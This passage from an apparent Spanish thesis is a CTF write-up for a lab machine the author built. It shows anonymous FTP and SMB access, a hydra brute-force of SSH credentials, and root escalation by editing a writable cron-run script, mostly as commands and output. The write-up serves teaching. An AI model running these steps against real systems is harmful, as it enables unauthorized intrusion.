



Para ver más vulnerabilidades a explotar a través del puerto 80 podemos realizar una búsqueda con searchsploit y la versión de apache que tiene el servidor:


```
┌─[jorge@parrot]─[~/repos/exploitdb]
└──╼ $./searchsploit apache 2.4.7
[i] Found (#1): /home/jorge/repos/exploitdb/files_exploits.csv
[i] To remove this message, please edit "/home/jorge/repos/exploitdb/.searchsploit_rc" which has "package_arr

[i] Found (#1): /home/jorge/repos/exploitdb/files_shellcodes.csv
[i] To remove this message, please edit "/home/jorge/repos/exploitdb/.searchsploit_rc" which has "package_arr

------------------------------------------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------------------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution
Apache 2.4.7 mod_status - Scoreboard Handling Race Condition
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution
------------------------------------------------------------------------------------------------------------------
```

Como podemos ver tiene muchas vulnerabilidades activas que podemos explotar, pero bastante difíciles, por lo que podemos anotarlas como un último recurso.


En el escáner realizado en el apartado anterior vimos la vulnerabilidad de que ftp nos permitía listar directorios con usuario anónimo, por lo que vamos a intentar explotar esta vulnerabilidad y ver que nos encontramos. Para ello utilizamos el comando ftp seguido de la IP:





Como se puede comprobar en la captura, utilizamos el usuario Anonymous sin contraseña y podemos entrar en el sistema (230 Login successful), procedemos a listar los distintos directorios y ver si encontramos algo:




Tras ir entrando en los distintos directorios, finalmente encontramos dentro de seguridad>informes, un archivo denominado samba.txt, que mediante el comando get, podemos descargar en nuestra máquina local y abrir su contenido:




El archivo samba.txt podemos abrirlo y nos dará el primer flag y una pista para el siguiente flag. Anotamos el flag y lo pasamos por la página web para ver si es correcto:




Podemos decir que si es correcto, ahora pasamos a utilizar la información proporcionada, en el archivo samba.txt se menciona que el servicio samba tiene algunos de sus shares disponibles como usuario anónimo, por lo que podemos intentar explotar ahora el servicio samba. Anteriormente habíamos comprobado que sus puertos estaban abiertos, por lo que procedemos a ver que nos encontramos listando todos los shares con smbclient -L:

```
┌─[jorge@parrot]─[~/repos/exploitdb]
└──╼ $smbclient -L 10.0.0.78
Password for [WORKGROUP\jorge]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        examenes        Disk      Examenes
        nominas         Disk      Nominas profesores
        tickets         Disk      Tickets Informaticos
        IPC$            IPC       IPC Service (ctf server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```


Ahora que vemos todos los shares probamos a entrar en cada uno de ellos para ver si podemos acceder, y finalmente encontramos que podemos acceder a tickets:

```
┌─[jorge@parrot]─[~/repos/exploitdb]
└──╼ $smbclient \\\\10.0.0.78\\print$
Password for [WORKGROUP\jorge]:
tree connect failed: NT_STATUS_ACCESS_DENIED
┌─[✗]─[jorge@parrot]─[~/repos/exploitdb]
└──╼ $smbclient \\\\10.0.0.78\\examenes
Password for [WORKGROUP\jorge]:
tree connect failed: NT_STATUS_ACCESS_DENIED
┌─[✗]─[jorge@parrot]─[~/repos/exploitdb]
└──╼ $smbclient \\\\10.0.0.78\\nominas
Password for [WORKGROUP\jorge]:
tree connect failed: NT_STATUS_ACCESS_DENIED
┌─[✗]─[jorge@parrot]─[~/repos/exploitdb]
└──╼ $smbclient \\\\10.0.0.78\\tickets
Password for [WORKGROUP\jorge]:
Try "help" to get a list of possible commands.
smb: \>
```

En cada intento solo ejecutamos el comando mostrado en pantalla, pero dejamos la contraseña en blanco para ver si podemos acceder como usuario invitado. Una vez estamos dentro del share *tickets*, podemos realizar un dir y obtener el fichero que encontramos en tickets:

```
┌─[✗]─[jorge@parrot]─[~/repos/exploitdb]
└──╼ $smbclient \\\\10.0.0.78\\tickets
Password for [WORKGROUP\jorge]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri May 12 02:21:05 2023
  ..                                  D        0  Fri May 12 02:23:29 2023
  encryptedinfo.txt                   N      560  Fri May 12 02:19:00 2023

                23606716 blocks of size 1024. 20953484 blocks available
smb: \> get encryptedinfo.txt
getting file \encryptedinfo.txt of size 560 as encryptedinfo.txt (273.4 KiloBytes/sec) (average 273.4 KiloBytes/sec)
```


Salimos del cliente smb con el comando exit y comprobamos el contenido del fichero encryptedinfo.txt:



Como podíamos imaginar por el nombre del fichero, este se encuentra encriptado, pero si volvemos al texto del flag anterior nos comentaba algo de que los mensajes tienen que estar cifrados siguiendo el estándar aes-256-cbc, por lo que mediante el uso de openssl procedemos a desencriptar este fichero, pero nos pide una contraseña, si volvemos al mensaje del flag1 nos dice que la contraseña tiene que ser una cadena de texto de 32 caracteres alfanuméricos, exactamente los mismos que tiene el flag así que probamos como contraseña el flag1:

```
┌─[jorge@parrot]─[~/repos/test/test2]
└──╼ $smbclient \\\\10.0.0.78\\tickets
Password for [WORKGROUP\jorge]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun May 21 19:36:52 2023
  ..                                  D        0  Sun May 21 19:38:59 2023
  encryptedinfo.txt                   N      560  Sun May 21 19:36:52 2023

                23606716 blocks of size 1024. 20953304 blocks available
smb: \> get encryptedinfo.txt
getting file \encryptedinfo.txt of size 560 as encryptedinfo.txt (273.4 KiloBytes/sec) (average 273.4 KiloBytes/sec)
smb: \> exit
┌─[jorge@parrot]─[~/repos/test/test2]
└──╼ $openssl enc -d -aes-256-cbc -in encryptedinfo.txt -out decryptedinfo.txt -k 965a45d1a3abe3c03d8fdddb0421eee3
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
┌─[jorge@parrot]─[~/repos/test/test2]
└──╼ $cat decryptedinfo.txt
Buenas tardes,
Como bien se ha notificado, hay un error en Samba que ya estamos arreglando.
Tambien se nos ha notificado que el usuario jorge tiene una contrasena bastante debil, considerada una de las "500-w

Por favor no enviar ninguna de esta informacion sin cifrar, ya que podria poner en riesgo los datos de nuestros usua

Un saludo.
El flag de este apartado es FLAG2="da6ce7324772b95b8d51d82deb443196"
```

Y podemos desencriptar y obtener la información del flag2, que comprobamos en la página web:




Además del *flag2* nos proporcionan la información de que existe un usuario llamado jorge con una contraseña bastante débil que pertenece a las 500 contraseñas más débiles del mundo por lo que podemos intentar un ataque de fuerza bruta al servicio ssh para ver si somos capaces de hacer login en el sistema.


Primero que todo podemos buscar en Google la pista que nos da de las peores contraseñas del mundo, y en la primera búsqueda tendremos acceso a un git de Daniel Miesler con un archivo que se llama igual que el mencionado en la pista del flag2, por lo que vamos a hacer un ataque de fuerza bruta por diccionario con el software hydra.
Para ello creamos un archivo del que obtendremos los usuarios que queremos hacer la fuerza bruta:

```
┌─[jorge@parrot]─[~/repos/test/test2]
└──╼ $touch users.txt
┌─[jorge@parrot]─[~/repos/test/test2]
└──╼ $echo "jorge" > users.txt
┌─[jorge@parrot]─[~/repos/test/test2]
└──╼ $cat users.txt
jorge
```

Una vez tenemos el fichero creado nos descargamos la lista de 500-worst-passwords.txt, y la ponemos como argumento en hydra de la siguiente manera:
hydra -L users.txt -P /usr/share/seclists/Passwords/Common-Credentials/500-worst-passwords.txt 10.0.0.78 ssh -t 5 -I . De esta manera hacemos con la lista de usuarios user.txt un ataque de fuerza bruta con el diccionario 500-worst-passwords.txt al objetivo 10.0.0.78 mediante ssh, realizando 5 ataques simultáneos (-t 5). El flag -I se utiliza para sobrescribir otros proyectos de hydra que no han finalizado sin pedir confirmación:

```
┌─[✗]─[jorge@parrot]─[~/repos/test/test2]
└──╼ $hydra -L users.txt -P /usr/share/seclists/Passwords/Common-Credentials/500-worst-passwords.txt 10.0.0.78 ssh -t 5 -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-21 20:05:24
[DATA] max 5 tasks per 1 server, overall 5 tasks, 499 login tries (l:1/p:499), ~100 tries per task
[DATA] attacking ssh://10.0.0.78:22/
[22][ssh] host: 10.0.0.78   login: jorge   password: tigers
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-21 20:06:22
```

Como podemos ver, nos encuentra la contraseña del usuario jorge. Comprobamos que esté de manera correcta en la página web:





## 9.4 Escalado de privilegios


Una vez ya hemos ganado acceso al sistema, podemos acceder a él con el usuario jorge, para ello utilizamos ssh:

```
┌─[jorge@parrot]─[~/repos/test/test2]
└──╼ $ssh jorge@10.0.0.78
Password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun May 21 20:06:22 EDT 2023

  System load:  0.07              Processes:           100
  Usage of /:   6.1% of 22.51GB   Users logged in:     0
  Memory usage: 4%                IP address for eth0: 10.0.0.78
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri May 12 02:30:17 2023
jorge@ctf:~$ ll
total 44
drwxr-xr-x 4 jorge jorge    4096 May 21 19:38 ./
drwxr-xr-x 4 root  root     4096 May 10 17:27 ../
-rw------- 1 jorge jorge       5 May 21 19:39 .bash_history
-rw-r--r-- 1 jorge jorge     220 Apr  8  2014 .bash_logout
-rw-r--r-- 1 jorge jorge    3637 Apr  8  2014 .bashrc
drwx------ 2 jorge jorge    4096 May 11 18:58 .cache/
-rwxr-xr-x 1 root  root       34 May 12 01:48 conexion_red.sh*
-rw-rw-r-- 1 jorge jorge      40 May 12 02:23 flag3.txt
-rw-r--r-- 1 jorge jorge     675 Apr  8  2014 .profile
drwxrwsrwx 2 jorge sambauoc 4096 May 21 19:36 tickets/
-rw------- 1 jorge jorge     605 May 12 02:23 .viminfo
```

Como podemos ver tenemos acceso a distintas carpetas, podemos probar a ver si tenemos permisos para por ejemplo ejecutar sudo o leer archivos del sistema:




Como podemos ver el usuario tiene acceso a archivos importantes del sistema, pero no puede instalar ni realizar nada con el comando sudo, pero si volvemos a nuestro directorio y hacemos un lla para listar archivos ocultos vemos un script que parece de mantenimiento y que verifica si el equipo llega a Google.com.




Lo modificamos ejecutando un comando que nos diga quien está ejecutando ese script o que usuario.

```
jorge@ctf:~$ cat conexion_red.sh
#!/bin/bash

ping -c 1 google.com
whoami > /home/jorge/test.txt
```

Después de modificarlo vemos que se ha generado el archivo test.txt en nuestro directorio y si hacemos un cat al fichero vemos que el usuario que está ejecutando ese script es el usuario root:

```
jorge@ctf:~$ ll
total 48
drwxr-xr-x 4 jorge jorge    4096 May 21 20:22 ./
drwxr-xr-x 4 root  root     4096 May 10 17:27 ../
-rw------- 1 jorge jorge       5 May 21 19:39 .bash_history
-rw-r--r-- 1 jorge jorge     220 Apr  8  2014 .bash_logout
-rw-r--r-- 1 jorge jorge    3637 Apr  8  2014 .bashrc
drwx------ 2 jorge jorge    4096 May 11 18:58 .cache/
-rwxr-xr-x 1 jorge jorge      65 May 21 20:21 conexion_red.sh*
-rw-rw-r-- 1 jorge jorge      40 May 12 02:23 flag3.txt
-rw-r--r-- 1 jorge jorge     675 Apr  8  2014 .profile
-rw-r--r-- 1 root  root        5 May 21 20:23 test.txt
drwxrwsrwx 2 jorge sambauoc 4096 May 21 19:36 tickets/
-rw------- 1 jorge jorge    1170 May 21 20:21 .viminfo
jorge@ctf:~$ cat test.txt
root
```

Una vez sabemos que ese script está siendo ejecutado probablemente por *crontab* como una tarea de mantenimiento ya sabemos que podemos acceder a este usuario, como podemos ver en las pistas de la página web, el *flag 4* se encuentra en el *home directory* del usuario *root,* por lo que vamos a modificar el código otra vez para que nos devuelva en el archivo test.txt lo que existe en el directorio *home* del usuario *root*:


```
jorge@ctf:~$ cat conexion_red.sh
#!/bin/bash

ping -c 1 google.com
ls -la ~ > /home/jorge/test.txt
```

```
jorge@ctf:~$ cat test.txt
total 40
drwx------  3 root root 4096 May 21 20:21 .
drwxr-xr-x 22 root root 4096 May  7 16:48 ..
drwx------  2 root root 4096 May  7 16:53 .aptitude
-rw-------  1 root root    5 May 21 19:38 .bash_history
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
-rw-r--r--  1 root root    0 May 21 20:21 echo
-rw-r--r--  1 root root   26 May 12 01:58 flag4.txt
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-r--r--  1 root root   75 May 12 01:42 .selected_editor
-rw-------  1 root root 5255 May 20 22:19 .viminfo
```

Vemos que hay un archivo llamado flag4.txt, por lo que podemos editar el archivo otra vez y realizar un cat /home/root/flag4.txt:

```
jorge@ctf:~$ cat test.txt
winnerwinnerchickendinner
```

Finalmente comprobamos que el flag sea correcto:




Y podemos decir que hemo finalizado el CTF, ¡Enhorabuena!

# 10 Conclusiones

Durante el desarrollo de este trabajo he realizado distintos tipos de configuraciones dentro de un sistema Linux, desde distintas instalaciones de sistemas operativos, distintas configuraciones en servicios, distintos tipos de cifrados… Hasta haber encontrado los más óptimos para que el CTF sea un desafío pero a su vez no tenga una complicación extrema.

Al inicio de la misma había intentado realizar vulnerabilidades más difíciles de explotar y vulnerabilidades de servicios bastante antiguos, pero ante la imposibilidad de compilar software bastante antiguo, o la dificultad de explotar estos tipos de vulnerabilidades por parte del usuario final, me hizo replantear y pivotar el tipo de problemática y vulnerabilidad que quería realizar, dando lugar a las configuraciones y vulnerabilidades finalmente explicadas en el documento.

Además, el empleo de metodologías ágiles, me ha facilitado la organización del trabajo, de una manera que he podido adaptar los *timelines* de una manera más flexible, pudiendo llegar a desarrollar las fases propuestas al inicio del proyecto.

Si bien ha sido una experiencia difícil, ha resultado bastante divertida, ya que el manipular todas estas configuraciones para después ser atacadas requiere otra perspectiva a la que estamos acostumbrados. Una configuración segura y por defecto es más fácil de realizar que una configuración que sea vulnerable a distintos tipos de vectores de ataque, por lo que el enfocar la instalación y configuración de sistemas de este modo ha sido todo un desafío pero ha tenido un resultado satisfactorio.

# 11 Glosario

- CTF: Capture The Flag, es un ejercicio de ciberseguridad mediante el cual se esconden *flags* o banderas de manera secreta con el fin de identificar si se ha explotado una vulnerabilidad o no.
- Flag: Es una “bandera” o fichero que contiene una información que se oculta dentro de un sistema CTF.
- Writeup: Guía paso a paso para explotar todas las vulnerabilidades que la máquina propone.
- TTL: Time To Live, indica el número de saltos que un paquete puede durar en la red. Cada salto es un dispositivo, dependiendo del sistema operativo el TTL será distinto.
- Ping: Es una utilidad para determinar si un dispositivo puede ser alcanzado o no desde el punto que se ejecuta la utilidad y cuánto tarda en responder este dispositivo final.
- MAC: Dirección física de red de un dispositivo con interfaz de red.
- IP: Dirección “virtual” de un dispositivo en la red. Puede ser pública o privada.
- Hypervisor: Sistema de virtualización
- Máquina Virtual: Sistema virtualizado que funciona como un sistema operativo aislado.
- Script: Pieza de código con funcionalidad muy concreta y que puede ser ejecutado en tiempo real.
- Root: Usuario del sistema con privilegios máximos.
- FTP: File Transfer  Protocol, protocolo utilizado comúnmente en el puerto 21, se utiliza para la transferencia de ficheros.
- SSH: Secure Shell Protocol, protocolo para operar en dispositivos que puedan ser accedidos a través de la red de forma remota.
- SAMBA: es un programa que utiliza el protocolo SMB, para la compartición de archivos y recursos dentro de una misma red.
- SMB: Server Message Block, protocolo de comunicación para acceder a recursos en red.

# 12 Trabajos Citados

Kiprin, B. (11 de Noviembre de 2021). *https://crashtest-security.com/*. Obtenido de https://crashtest-security.com/: https://crashtest-security.com/penetration-test-steps/

Maning, J. (9 de January de 2023). *Hypervisor Type 1 vs. Type 2: What Is the Difference, and Does It Matter?* Obtenido de Make Use Of: https://www.makeuseof.com/type-1-vs-type-2-hypervisor-what-is-the-difference/